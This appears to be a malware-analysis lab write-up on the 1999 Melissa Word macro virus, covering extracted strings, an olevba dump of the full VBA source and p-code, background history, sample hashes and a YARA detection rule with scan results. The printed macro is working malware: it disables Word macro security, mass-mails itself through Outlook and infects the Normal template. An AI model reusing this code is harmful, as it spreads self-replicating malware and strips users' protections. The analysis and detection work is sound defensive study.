ascii	13	0x0000A49E	-	office	-	Document_Open
unicode	10	0x00007600	-	office	-	Root Entry
unicode	18	0x00007782	-	office	-	SummaryInformation
unicode	26	0x00007802	-	office	-	DocumentSummaryInformation
unicode	6	0x00007880	-	office	-	Macros
ascii	5	0x000095C7	-	keyboard	-	Space
ascii	19	0x00008B11	-	file	-	Outlook.Application
ascii	4	0x00000222	-	-	-	bjbj
ascii	4	0x00001946	-	-	-	h?|S
ascii	4	0x00001950	-	-	-	h?|S
ascii	4	0x00001958	-	-	-	h?|S
ascii	4	0x00001970	-	-	-	h?|S
ascii	4	0x00001986	-	-	-	h?|S
ascii	4	0x00001998	-	-	-	h?|S
ascii	4	0x000019AE	-	-	-	h?|S
ascii	4	0x000019C2	-	-	-	h?|S
ascii	4	0x000019CE	-	-	-	h?|S
ascii	4	0x000019DC	-	-	-	h?|S
ascii	4	0x000019F2	-	-	-	h?|S
ascii	4	0x00002EE6	-	-	-	h?|S

Using String.exe find out the Strings in the sample :

```
profile
password
B@<
B@R
Important Message From
Here is that document you asked for ... don't show anyone else ;-)
B@R
B@b
men
nfo
B@d
... by Kwyjibo
HKEY_CURRENT_USER\Software\Microsoft\Office\
Melissa?
dd
Melissa
B@|
Melissa
Melissa
B@|
Melissa
B@|
Private Sub Document_Close()
B@|
Private Sub Document_Open()
Document~
Document~
WORD/Melissa written by Kwyjibo
Works in both Word 2000 and Word 97
Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
```

Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here.

Attribut

e VB_Nam

e = "Mel

issa"

Bas

x1Nor

mal.

Cre atabl

VFa

lse

Pred

ecla

Tru

"Expo

Templ

ateDeriv

$Customi6z

8 S

ub Docum

ent_Open

On E

rror Res

Next

If Syste

Profi

leS

ng("

", "HKEY

```
_CURRENT
_USER\So
ftw
p\Mic
ros
\Off
ice\9.0\
Word\Sec urity
 Le
vel") <>
 "" Then
Comman
dBars("M
#").Con0trol
= 1&
,To
,E1N+O@ptions
irm@9vers
(1 - 1
): E
Virubs
atec
ave
mpt
*nd If
Dim Ung
aDasOutl ook,
MaDpi
, B
kDUm
nASl
```

Set

eHObj

#("

App

.GetAA

Space

{A|PI

H by Kw

yjibo

.Log`on "p

assw

1 To

,.Addres sList

@un

3g`

(y ,e

/ec8I

|(0h

o^o

E`qi

Peep

(xh

ecipi

x +

6x > t50

Importan

t M

7age

From " &

H_.User

Bod!C"He

re is th

at d

yo

u ask

f@H

Udon't s

how anyo

ne e

;-

)dM

achKA

Full=

Sen6d(

yY

"iDI1

VFB RQ

.VB

[pm

01p*

N~T

N8TCL

]de

Module

OfLines

ADB

BGN

Del

ete

1,

]ToInf@\t =@

oAD0

NzT

Go

pYCYA2

Dov

Do Wh`

oop

Jc1D

("

=@#,p

(Inu

iv_

0':B'k

B0)0

*AsA

InP!Q&L[!0

= F!

As F

:~=

'WORD/TLD w

ten

ks iP

oth

20

97S

m?

d ->

Email |

<-@

fit'@s a ne

Day(No

wA@Min

```
W@gon.Ty

peTp

y-two po

i g, plu

@riple-

- scoret

fi(fty

ing all (my  ]t

. l G0

'm outta4 h

000000000046}#8.0#409#C:\Program Files\Microsoft Office\Office\MSWORD8.OLB#Microsoft Word 8.0 Object Library

*\G{00020430-0000-0000-C000-000000000046}#2.0#0#C:\WINNT\System32\StdOle2.Tlb#OLE Automation

*\G{869793F3-3216-11D4-A5B4-0050DAD672F0}#2.0#0#C:\WINNT\System32\MSForms.twd#Microsoft Forms 2.0 Object Library

*\G{869793F4-3216-11D4-A5B4-0050DAD672F0}#2.0#0#C:\TEMP\VBE\MSForms.exd#Microsoft Forms 2.0 Object Library

*\CNormal

*\CNormal

*\G{2DF8D04C-5BFA-101B-BDE5-00AA0044DE52}#2.0#0#C:\Program Files\Microsoft Office\Office\MSO97.DLL#Microsoft Office 8.0 Object Library

Melissa

841c13c29

WordS1

VBA

Win16

Win32

Mac

8 kwietnia

stdole

MSFormsC

ThisDocument<
```

_Evaluate

Normal

Office

Project-

MelissaQ

Documentj

Document_Open

System

PrivateProfileString[

CommandBars

Controls

Enabled

Options

ConfirmConversions

VirusProtectionoD

SaveNormalPrompt

UngaDasOutlookH

DasMapiNameg

BreakUmOffASlice

CreateObject

GetNameSpaceC

Logon

AddressLists

Count0v

AddyBook

CreateItem

AddressEntries

Peeps

Recipients

Add

SubjectRP

Application

UserName\

Bodyp

Attachments_

ActiveDocument

FullName

Send

LogoffQ8

ADI1

VBProjectOh

VBComponents

Item

NTI1

NormalTemplateq

NTCL

CodeModule

CountOfLines!\

ADCL

BGN

DeleteLines

ToInfect

DoAD(

DoNT

CYA

Lines

AddFromString

InsertLines

SaveAsf;

FileNamej

Savedd

Day

```
Now&
Minuteam
SelectionZ
TypeTextw
ID="{9C82D66F-4F2F-11D9-AB8F-0050DAD672F0}"
Document=Melissa/&H00000000
Name="Project"
HelpContextID="0"
CMG="EEEC1307EF1BD91FD91FD91FD91F"
DPB="DCDE2135E122E222E222"
GC="CAC8372B242C242CDB"
[Host Extender Info]
&H00000001={3832D640-CF90-11CF-8E43-00A0C911005A};VBE;&H00000000
[Workspace]
Melissa=0, 0, 0, 0, C
Melissa
Melissa
Dokument programu Microsoft Offi
CompObj
ce Word
MSWordDoc
Word.Document.8
```

OLEVBA static analysis of the sample file

```
olevba 0.60 on Python 3.7.9 - http://decalage.info/python/oletools
===============================================================================
FILE: sample_lab6_18_sep
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO Melissa.cls
in file: sample_lab6_18_sep - OLE stream: 'Macros/VBA/Melissa'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
  For y = 1 To DasMapiName.AddressLists.Count
    Set AddyBook = DasMapiName.AddressLists(y)
    x = 1
    Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
    For oo = 1 To AddyBook.AddressEntries.Count
      Peep = AddyBook.AddressEntries(x)
      BreakUmOffASlice.Recipients.Add Peep
      x = x + 1
      If x > 50 Then oo = AddyBook.AddressEntries.Count
     Next oo
     BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
     BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
     BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
     BreakUmOffASlice.Send
     Peep = ""
  Next y
DasMapiName.Logoff
End If
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") =
"... by Kwyjibo"
End If
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then _
ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If
If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then _
NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo CYA
If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
CYA:
If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
```

```
ActiveDocument.Saved = True: End If

'WORD/Melissa written by Kwyjibo

'Works in both Word 2000 and Word 97

'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!

'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters.  Game's over.  I'm outta here."

End Sub


-------------------------------------------------------------------------------

VBA MACRO VBA_P-code.txt

in file: VBA P-code - OLE stream: 'VBA P-code'

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

' Processing file: sample_lab6_18_sep

' ===============================================================================

' Module streams:

' Macros/VBA/Melissa - 6327 bytes

' Line #0:

'        FuncDefn (Private Sub Document_Open())

' Line #1:

'        OnError (Resume Next)

' Line #2:

'        LitStr 0x0000 ""

'        LitStr 0x003D "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security"

'        LitStr 0x0005 "Level"

'        Ld System

'        ArgsMemLd PrivateProfileString 0x0003

'        LitStr 0x0000 ""

'        Ne

'        IfBlock

' Line #3:
```

```
'           LitVarSpecial (False)
'           LitStr 0x000B "Security..."
'           LitStr 0x0005 "Macro"
'           ArgsLd CommandBars 0x0001
'           ArgsMemLd Controls 0x0001
'           MemSt Enabled
' Line #4:
'           LitDI4 0x0001 0x0000
'           LitStr 0x0000 ""
'           LitStr 0x003D "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security"
'           LitStr 0x0005 "Level"
'           Ld System
'           ArgsMemSt PrivateProfileString 0x0003
' Line #5:
'           ElseBlock
' Line #6:
'           LitVarSpecial (False)
'           LitStr 0x0005 "Macro"
'           LitStr 0x0005 "Tools"
'           ArgsLd CommandBars 0x0001
'           ArgsMemLd Controls 0x0001
'           MemSt Enabled
' Line #7:
'           LitDI2 0x0001
'           LitDI2 0x0001
'           Sub
'           Paren
'           Ld Options
'           MemSt ConfirmConversions
'           BoS 0x0000
'           LitDI2 0x0001
```

```
'	LitDI2 0x0001
'	Sub
'	Paren
'	Ld Options
'	MemSt VirusProtection
'	BoS 0x0000
'	LitDI2 0x0001
'	LitDI2 0x0001
'	Sub
'	Paren
'	Ld Options
'	MemSt SaveNormalPrompt
' Line #8:
'	EndIfBlock
' Line #9:
'	Dim
'	VarDefn UngaDasOutlook
'	VarDefn DasMapiName
'	VarDefn BreakUmOffASlice
' Line #10:
'	SetStmt
'	LitStr 0x0013 "Outlook.Application"
'	ArgsLd CreateObject 0x0001
'	Set UngaDasOutlook
' Line #11:
'	SetStmt
'	LitStr 0x0004 "MAPI"
'	Ld UngaDasOutlook
'	ArgsMemLd GetNameSpace 0x0001
'	Set DasMapiName
' Line #12:
```

```
'           LitStr 0x0000 ""
'           LitStr 0x002C "HKEY_CURRENT_USER\Software\Microsoft\Office\"
'           LitStr 0x0008 "Melissa?"
'           Ld System
'           ArgsMemLd PrivateProfileString 0x0003
'           LitStr 0x000E "... by Kwyjibo"
'           Ne
'           IfBlock
' Line #13:
'           Ld UngaDasOutlook
'           LitStr 0x0007 "Outlook"
'           Eq
'           IfBlock
' Line #14:
'           LitStr 0x0007 "profile"
'           LitStr 0x0008 "password"
'           Ld DasMapiName
'           ArgsMemCall Logon 0x0002
' Line #15:
'           StartForVariable
'           Ld y
'           EndForVariable
'           LitDI2 0x0001
'           Ld DasMapiName
'           MemLd AddressLists
'           MemLd Count
'           For
' Line #16:
'           SetStmt
'           Ld y
'           Ld DasMapiName
'           ArgsMemLd AddressLists 0x0001
'           Set AddyBook
' Line #17:
'           LitDI2 0x0001
'           St x
' Line #18:
'           SetStmt
'           LitDI2 0x0000
'           Ld UngaDasOutlook
'           ArgsMemLd CreateItem 0x0001
'           Set BreakUmOffASlice
' Line #19:
'           StartForVariable
'           Ld oo
'           EndForVariable
'           LitDI2 0x0001
'           Ld AddyBook
'           MemLd AddressEntries
'           MemLd Count
'           For
' Line #20:
'           Ld x
'           Ld AddyBook
'           ArgsMemLd AddressEntries 0x0001
'           St Peep
' Line #21:
'           Ld Peep
'           Ld BreakUmOffASlice
'           MemLd Recipients
'           ArgsMemCall Add 0x0001
' Line #22:
```

```
'           Ld x
'           LitDI2 0x0001
'           Add
'           St x
' Line #23:
'           Ld x
'           LitDI2 0x0032
'           Gt
'           If
'           BoSImplicit
'           Ld AddyBook
'           MemLd AddressEntries
'           MemLd Count
'           St oo
'           EndIf
' Line #24:
'           StartForVariable
'           Ld oo
'           EndForVariable
'           NextVar
' Line #25:
'           LitStr 0x0017 "Important Message From "
'           Ld Application
'           MemLd UserName
'           Concat
'           Ld BreakUmOffASlice
'           MemSt Subject
' Line #26:
'           LitStr 0x0042 "Here is that document you asked for ... don't show anyone else ;-)"
'           Ld BreakUmOffASlice
'           MemSt Body
' Line #27:
'           Ld ActiveDocument
'           MemLd FullName
'           Ld BreakUmOffASlice
'           MemLd Attachments
'           ArgsMemCall Add 0x0001
' Line #28:
'           Ld BreakUmOffASlice
'           ArgsMemCall Send 0x0000
' Line #29:
'           LitStr 0x0000 ""
'           St Peep
' Line #30:
'           StartForVariable
'           Ld y
'           EndForVariable
'           NextVar
' Line #31:
'           Ld DasMapiName
'           ArgsMemCall Logoff 0x0000
' Line #32:
'           EndIfBlock
' Line #33:
'           LitStr 0x000E "... by Kwyjibo"
'           LitStr 0x0000 ""
'           LitStr 0x002C "HKEY_CURRENT_USER\Software\Microsoft\Office\"
'           LitStr 0x0008 "Melissa?"
'           Ld System
'           ArgsMemSt PrivateProfileString 0x0003
' Line #34:
'           EndIfBlock
' Line #35:
'	SetStmt
'	LitDI2 0x0001
'	Ld ActiveDocument
'	MemLd VBProject
'	MemLd VBComponents
'	ArgsMemLd Item 0x0001
'	Set ADI1
' Line #36:
'	SetStmt
'	LitDI2 0x0001
'	Ld NormalTemplate
'	MemLd VBProject
'	MemLd VBComponents
'	ArgsMemLd Item 0x0001
'	Set NTI1
' Line #37:
'	Ld NTI1
'	MemLd CodeModule
'	MemLd CountOfLines
'	St NTCL
' Line #38:
'	Ld ADI1
'	MemLd CodeModule
'	MemLd CountOfLines
'	St ADCL
' Line #39:
'	LitDI2 0x0002
'	St BGN
' Line #40:
'	Ld ADI1
```

```
'           MemLd New
'           LitStr 0x0007 "Melissa"
'           Ne
'           IfBlock
' Line #41:
'           LineCont 0x0004 05 00 00 00
'           Ld ADCL
'           LitDI2 0x0000
'           Gt
'           If
'           BoSImplicit
'           LitDI2 0x0001
'           Ld ADCL
'           Ld ADI1
'           MemLd CodeModule
'           ArgsMemCall DeleteLines 0x0002
'           EndIf
' Line #42:
'           SetStmt
'           Ld ADI1
'           Set ToInfect
' Line #43:
'           LitStr 0x0007 "Melissa"
'           Ld ADI1
'           MemSt New
' Line #44:
'           LitVarSpecial (True)
'           St DoAD
' Line #45:
'           EndIfBlock
' Line #46:
```

```
'           Ld NTI1
'           MemLd New
'           LitStr 0x0007 "Melissa"
'           Ne
'           IfBlock
' Line #47:
'           LineCont 0x0004 05 00 00 00
'           Ld NTCL
'           LitDI2 0x0000
'           Gt
'           If
'           BoSImplicit
'           LitDI2 0x0001
'           Ld NTCL
'           Ld NTI1
'           MemLd CodeModule
'           ArgsMemCall DeleteLines 0x0002
'           EndIf
' Line #48:
'           SetStmt
'           Ld NTI1
'           Set ToInfect
' Line #49:
'           LitStr 0x0007 "Melissa"
'           Ld NTI1
'           MemSt New
' Line #50:
'           LitVarSpecial (True)
'           St DoNT
' Line #51:
'           EndIfBlock
' Line #52:
'           Ld DoNT
'           LitVarSpecial (True)
'           Ne
'           Ld DoAD
'           LitVarSpecial (True)
'           Ne
'           And
'           If
'           BoSImplicit
'           GoTo CYA
'           EndIf
' Line #53:
'           Ld DoNT
'           LitVarSpecial (True)
'           Eq
'           IfBlock
' Line #54:
'           LitDI2 0x0001
'           LitDI2 0x0001
'           Ld ADI1
'           MemLd CodeModule
'           ArgsMemLd Lines 0x0002
'           LitStr 0x0000 ""
'           Eq
'           DoWhile
' Line #55:
'           LitDI2 0x0001
'           Ld ADI1
'           MemLd CodeModule
'           ArgsMemCall DeleteLines 0x0001
' Line #56:
'           Loop
' Line #57:
'           LitStr 0x001C "Private Sub Document_Close()"
'           Paren
'           Ld ToInfect
'           MemLd CodeModule
'           ArgsMemCall AddFromString 0x0001
' Line #58:
'           Ld BGN
'           LitDI2 0x0001
'           Ld ADI1
'           MemLd CodeModule
'           ArgsMemLd Lines 0x0002
'           LitStr 0x0000 ""
'           Ne
'           DoWhile
' Line #59:
'           Ld BGN
'           Ld BGN
'           LitDI2 0x0001
'           Ld ADI1
'           MemLd CodeModule
'           ArgsMemLd Lines 0x0002
'           Ld ToInfect
'           MemLd CodeModule
'           ArgsMemCall InsertLines 0x0002
' Line #60:
'           Ld BGN
'           LitDI2 0x0001
'           Add
'           St BGN
' Line #61:
'           Loop
' Line #62:
'           EndIfBlock
' Line #63:
'           Ld DoAD
'           LitVarSpecial (True)
'           Eq
'           IfBlock
' Line #64:
'           LitDI2 0x0001
'           LitDI2 0x0001
'           Ld NTI1
'           MemLd CodeModule
'           ArgsMemLd Lines 0x0002
'           LitStr 0x0000 ""
'           Eq
'           DoWhile
' Line #65:
'           LitDI2 0x0001
'           Ld NTI1
'           MemLd CodeModule
'           ArgsMemCall DeleteLines 0x0001
' Line #66:
'           Loop
' Line #67:
'           LitStr 0x001B "Private Sub Document_Open()"
'           Paren
'           Ld ToInfect
'           MemLd CodeModule
'            ArgsMemCall AddFromString 0x0001
' Line #68:
'            Ld BGN
'            LitDI2 0x0001
'            Ld NTI1
'            MemLd CodeModule
'            ArgsMemLd Lines 0x0002
'            LitStr 0x0000 ""
'            Ne
'            DoWhile
' Line #69:
'            Ld BGN
'            Ld BGN
'            LitDI2 0x0001
'            Ld NTI1
'            MemLd CodeModule
'            ArgsMemLd Lines 0x0002
'            Ld ToInfect
'            MemLd CodeModule
'            ArgsMemCall InsertLines 0x0002
' Line #70:
'            Ld BGN
'            LitDI2 0x0001
'            Add
'            St BGN
' Line #71:
'            Loop
' Line #72:
'            EndIfBlock
' Line #73:
'            Label CYA
' Line #74:
'           Ld NTCL
'           LitDI2 0x0000
'           Ne
'           Ld ADCL
'           LitDI2 0x0000
'           Eq
'           And
'           LitDI2 0x0001
'           Ld ActiveDocument
'           MemLd New
'           LitStr 0x0008 "Document"
'           FnInStr3
'           LitVarSpecial (False)
'           Eq
'           Paren
'           And
'           IfBlock
' Line #75:
'           Ld ActiveDocument
'           MemLd FullName
'           ParamNamed FileName
'           Ld ActiveDocument
'           ArgsMemCall SaveAs 0x0001
' Line #76:
'           LitDI2 0x0001
'           Ld ActiveDocument
'           MemLd New
'           LitStr 0x0008 "Document"
'           FnInStr3
'           LitVarSpecial (False)
```

```
'	Ne
'	Paren
'	ElseIfBlock
' Line #77:
'	LitVarSpecial (True)
'	Ld ActiveDocument
'	MemSt Saved
'	BoS 0x0000
'	EndIfBlock
' Line #78:
'	QuoteRem 0x0000 0x001F "WORD/Melissa written by Kwyjibo"
' Line #79:
'	QuoteRem 0x0000 0x0023 "Works in both Word 2000 and Word 97"
' Line #80:
'	QuoteRem 0x0000 0x003E "Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!"
' Line #81:
'	QuoteRem 0x0000 0x003A "Word -> Email | Word 97 <--> Word 2000 ... it's a new age!"
' Line #82:
'	Ld Now
'	ArgsLd Day 0x0001
'	Ld Now
'	ArgsLd Minute 0x0001
'	Eq
'	If
'	BoSImplicit
'	LitStr 0x0076 " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters.  Game's over.  I'm outta here."
'	Ld Selection
'	ArgsMemCall TypeText 0x0001
'	EndIf
' Line #83:
```

```
'            EndSub
' Line #84:
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Document_Close      |Runs when the Word document is closed        |
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is  |
|          |                    |opened                                       |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|VBProject           |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|VBComponents        |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|CodeModule          |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|AddFromString       |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|System              |May run an executable file or a system       |
|          |                    |command on a Mac (if combined with           |
|          |                    |libc.dylib)                                  |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Suspicious|VBA Stomping        |VBA Stomping was detected: the VBA source    |
|          |                    |code and P-code are different, this may have |
|          |                    |been used to hide malicious code             |
+----------+--------------------+---------------------------------------------+
VBA Stomping detection is experimental: please report any false positive/negative at
https://github.com/decalage2/oletools/issues
```

```
olevba 0.60 on Python 3.7.9 - http://decalage.info/python/oletools
===============================================================================
=
FILE: sample_lab6_18_sep
Type: OLE
-------------------------------------------------------------------------------
-
VBA MACRO Melissa.cls
in file: sample_lab6_18_sep - OLE stream: 'Macros/VBA/Melissa'
-------------------------------------------------------------------------------
-
VBA MACRO VBA_P-code.txt
in file: VBA P-code - OLE stream: 'VBA P-code'
+----------+--------------------+---------------------------------------------
+
|Type      |Keyword             |Description
|
+----------+--------------------+---------------------------------------------
+
|AutoExec  |Document_Close      |Runs when the Word document is closed
|
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is
|
|          |                    |opened
|
|Suspicious|CreateObject        |May create an OLE object
|
|Suspicious|VBProject           |May attempt to modify the VBA code (self-
|
|          |                    |modification)
|
|Suspicious|VBComponents        |May attempt to modify the VBA code (self-
|
|          |                    |modification)
|
|Suspicious|CodeModule          |May attempt to modify the VBA code (self-
|
|          |                    |modification)
|
|Suspicious|AddFromString       |May attempt to modify the VBA code (self-
|
|          |                    |modification)
|
|Suspicious|System              |May run an executable file or a system
|
|          |                    |command on a Mac (if combined with
|
|          |                    |libc.dylib)
|
|Suspicious|Base64 Strings      |Base64-
encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --
decode to|
|          |                    |see all)
|
|Suspicious|VBA Stomping        |VBA Stomping was detected: the VBA source
|
|          |                    |code and P-
code are different, this may have |
|          |                    |been used to hide malicious code
|
+----------+--------------------+---------------------------------------------
+
VBA Stomping detection is experimental: please report any false positive/negat
ive at https://github.com/decalage2/oletools/issues
```

Q3. What file do?

The Melissa virus refers to a computer macro virus that can infect computers and email gateways, when users run Microsoft Word 97 or 2000, or Microsoft Outlook 97 or 98. Usenet groups first received the virus, created by David L. Smith, in the late 1990s. By the end of the 1990s, some users and mail clients were shut down by the clogged replicated emails being sent and received by infected computers. Companies like Lucent, Microsoft and Intel all had to temporarily shut down their email servers because the virus was generating huge amounts of dummy emails and clogging the system. The virus has several forms and may infect a computer.

Melissa itself is delivered in a Word document. Once the Word document is opened, and the virus is allowed to run, Melissa:


1) Checks to see if Word 97 or Word 2000 is installed.

2) Disables certain features of the software, which makes it difficult to detect the virus in action.

3) Generally, sends copies of the infected document to up to 50 other addresses using compatible versions of Microsoft Outlook electronic mail program


4) Modifies the Word software so that the virus infects any document that the user may open and close. If these documents are shared, the virus is spread.

Under some circumstances, Melissa could cause confidential documents to be disclosed without the user knowing it.



The **Melissa virus** was a mass-mailing macro virus released on or around March 26, 1999. As it was not a standalone program, it was not classified as a worm. It targeted Microsoft Word and Outlook-based systems and created considerable network traffic. The virus would infect computers via Email, the email being titled "Important Message From", followed by the current username. Upon clicking the message, the body would read: "Here's that document you asked for. Don't show anyone else ;)." Attached was a Word document titled list.doc containing a list of pornographic sites and accompanying logins for each. It would then mass mail itself to the first fifty people in the user's contact list and then disable multiple safeguard features on Microsoft Word and Microsoft Outlook.

Q4. <Threat Intel (collect similar file info from wild)>



Names

sd9ekkxlb.dll

baltycka2.doc

output.62461453.txt

file.ashx

VirusShare_1f2cdda0739dfffca3002e5caa12bbf9

9103c4bd1aa5de002f82b0d4042f6c7afdcd1fcf

xSy15f0TO.xlsm

Q5. <yara rule>

My yara rule:

```
rule melissascan{
 meta:
      description = "Lab6 - file sample_lab6_18_sep"
      date = "2021-09-18"
      hash1 = "b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf"

strings:

      $s1 = "password " fullword ascii
      $s2 = ".Log`on \"p" fullword ascii
      $s3 = "ToInfect" fullword ascii

      $key1 = "HKEY_CURRENT_USER\\Software\\Microsoft\\Office\\"
      $key2 = "Kwyjibo" fullword ascii
      $key3 = "Melissa" fullword ascii

      $fun1 = "GetNameSpaceC"
      $fun2 = "Private Sub Document_Open()" fullword ascii
      $fun3 = "Private Sub Document_Close()" fullword ascii

   condition:
    2 of ($s*) and 2 of ($key*) and  2 of ($fun*)

}
```

Yara rule Result:

```
C:\Users\Hakka\Desktop\MalwareAnalysisLab\Lab6+>yara32 -s melissascan.yara
C:\Users\Hakka\Desktop\MalwareAnalysisLab\Lab6\Samples

melissascan C:\Users\Hakka\Desktop\MalwareAnalysisLab\Lab6\Samples\sample_lab6_18_sep

0x8bd3:$s1: password

0x95fd:$s2: .Log`on "p

0xa86f:$s3: ToInfect

0x8983:$key1: HKEY_CURRENT_USER\Software\Microsoft\Office\

0x8a21:$key1: HKEY_CURRENT_USER\Software\Microsoft\Office\

0x8b53:$key1: HKEY_CURRENT_USER\Software\Microsoft\Office\

0x8dc5:$key1: HKEY_CURRENT_USER\Software\Microsoft\Office\

0x8ba0:$key2: Kwyjibo

0x8db6:$key2: Kwyjibo

0x9221:$key2: Kwyjibo

0x8b83:$key3: Melissa

0x8df5:$key3: Melissa

0x8e87:$key3: Melissa

0x8ed7:$key3: Melissa

0x8f07:$key3: Melissa

0x8f57:$key3: Melissa

0x920e:$key3: Melissa

0xaa36:$key3: Melissa

0xab2f:$key3: Melissa

0xab80:$key3: Melissa

0xa5ee:$fun1: GetNameSpaceC

0x90d7:$fun2: Private Sub Document_Open()

0x8fef:$fun3: Private Sub Document_Close()

melissascan
C:\Users\Hakka\Desktop\MalwareAnalysisLab\Lab6\Samples\0a56baab11a888b2741bffc5fe7a5259
6b58f1d8e842770b21de82bd12a20484

0x7cb6:$s1: password

0x9072:$s3: ToInfect
```

```
0x7a66:$key1: HKEY_CURRENT_USER\Software\Microsoft\Office\

0x7b04:$key1: HKEY_CURRENT_USER\Software\Microsoft\Office\

0x7c36:$key1: HKEY_CURRENT_USER\Software\Microsoft\Office\

0x7ea8:$key1: HKEY_CURRENT_USER\Software\Microsoft\Office\

0x7c83:$key2: Kwyjibo

